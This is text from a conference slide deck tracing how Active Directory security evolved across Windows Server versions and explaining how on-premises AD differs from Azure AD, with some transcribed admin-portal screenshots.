Active Directory Security: The Journey

Sean Metcalf (@Pyrotek3)
sean [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- AD Security Evolution
- Cloud Challenges
- Attacker Capability
- Common AD Security Issues
- Kerberos Delegation
- Attack Detection Methods
- Recommendations

Slides: Presentations.ADSecurity.org

The Evolution of Active Directory Security

AD Security: The early days

- The year is 2000, the OS is too!
- **A**ctive Directory key design decisions
- **R**eplication is feared
- Kerberos is embraced and extended
- Enter SIDHistory
- **C**ompromises to support Windows NT legacy
- NT lives on! ☹

AD Security: AD v2 & v3

- Windows 2003 Server
- Lots of improvements
- AD matures significantly
- LastLogonTimestamp tracks last logon (& replicates!)
- **C**onstrained Delegation
- **S**elective Authentication for Trusts. Everyone ignores…
- **M**any organizations deploy Active Directory

AD: Let’s Do Security!

- Windows <u>Server</u> 2008/2008 R2
- Enter the AD Recycle Bin
- Last interactive logon information
- **F**ine-grained password policies
- Authentication mechanism assurance which identifies logon method type (smart card or user name/password)
- **M**anaged Service Accounts (let AD handle the password)
- Automatic SPN management for services running under context of a Managed Service Account.
- **G**oodbye Kerberos DES, hello AES


AD: Security Enhancements

- Windows Server 2012/2012 R2
- **F**ocus on protecting credentials
- **S**hift in security focus
- **D**C-side protections for Protected Users
  - No NTLM authentication
  - No Kerberos DES or RC4 ciphers
  - No Delegation – unconstrained or constrained delegation
  - No user tickets (TGTs) renewed beyond the initial 4 hr lifetime
- Authentication Policies & Authentication Policy Silos

Rearchitecting Security
Windows Server 2016/Windows 10

- Major changes in OS security architecture
- From Normal World to Secure World (VSM)
- Credential Guard & Remote Credential Guard
- Lots of minor changes, big impact (recon)
- New shadow security principals (groups)
- An expiring links feature (Group TTL)
- KDC enhancements to restrict Kerberos ticket lifetime to the lowest group TTL

From On-Premises to Cloud



Server	Services
Domain	Subscription
Domain Admin	Subscription Admin
Pass the Hash	Credential Pivot
Private IPs	Public IPs
RDP / SSH	Management APIs

Faust and Johnson – Cloud Post Exploitation Techniques Infiltrate 2017 https://vimeo.com/214855977

Challenges

- Security controls: On-prem vs cloud
- Cloud environment is constantly changing.
- Rapid changes often mean learning curve is steeper.
- Security capability and best practices depend on Cloud service offering.
- Sharing data appropriately and securely.
- Services & data that’s private vs public isn’t always obvious.

“I’m going to migrate my on-prem AD to Azure AD”

It doesn’t quite work like that…


Active Directory vs Azure AD

<u>On-premises Active Directory</u>


- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
  - Kerberos
  - NTLM
- LDAP
- Group Policy

<u>Azure AD (Office 365)</u>

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
  - OAuth/OpenID Connect based protocols
- AD Graph API (REST API)
- MDM (InTune)



Name	Type	Description
Accounts	Organizational...	
Administration	Organizational...	
Builtin	builtinDomain	
Computers	Container	Default container for upgraded com...
Disabled	Organizational...	
Domain Controllers	Organizational...	Default container for domain control...
ForeignSecurityPrincipals	Container	Default container for security identifi...
Managed Service Accounts	Container	Default container for managed servi...
Servers	Organizational...	
Users	Container	Default container for upgraded user ...
Workstations	Organizational...	



[redacted]

Azure Active Directory

Azure AD for Office 365

Sign-ins

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.

37 entries since February 15, 2018. View archive

☑ All services (37)
☐ B2B/B2C (4)
☐ SSO (4)
☐ Compliance (3)
☐ Monitoring & Reporting (3)
☐ 3rd Party Integration (5)
☐ User Authentication (8)
☐ Identity Security & Prote... (3)
☐ Access Control (1)
☐ Privileged Identity Mana... (1)
☐ Collaboration (1)

New feature

B2C - Consumer Identity Management - B2B/B2C

April 20, 2018

Azure AD B2C Access Token are GA

New feature

Enterprise Apps - SSO

April 20, 2018

Test single sign-on configuration for SAML-

Your role

Global administrator

More info

Find

Users

Search

Azure AD Connect sync

Status Not enabled

Last sync Sync has never run

Create

User

Guest user

Group

Enterprise application

App registration

Other capabilities

Identity Protection

Privileged Identity Management

Azure AD Domain Services

Access reviews

Tenant restrictions

AD -> Azure AD Key Points

- Multi-tenant cloud directory (Office 365)
- Primary purpose is cloud authentication.
- Azure AD Domain Join (can include AD domain joined computers).
- No inherent management capability.
  - Requires MDM (InTune) for management capability similar to GPO (not the same)
- Doesn’t support on-prem AD authentication protocols.
  - No NTLM & Kerberos
- Can’t support typical on-prem applications (non-web).
- Azure AD is great for Cloud applications, not designed for on-prem apps.
- Azure AD is not “Active Directory in the Cloud”
  - Azure Active Directory Domain Services (Microsoft)
  - Managed Microsoft Active Directory in the AWS Cloud (Amazon)

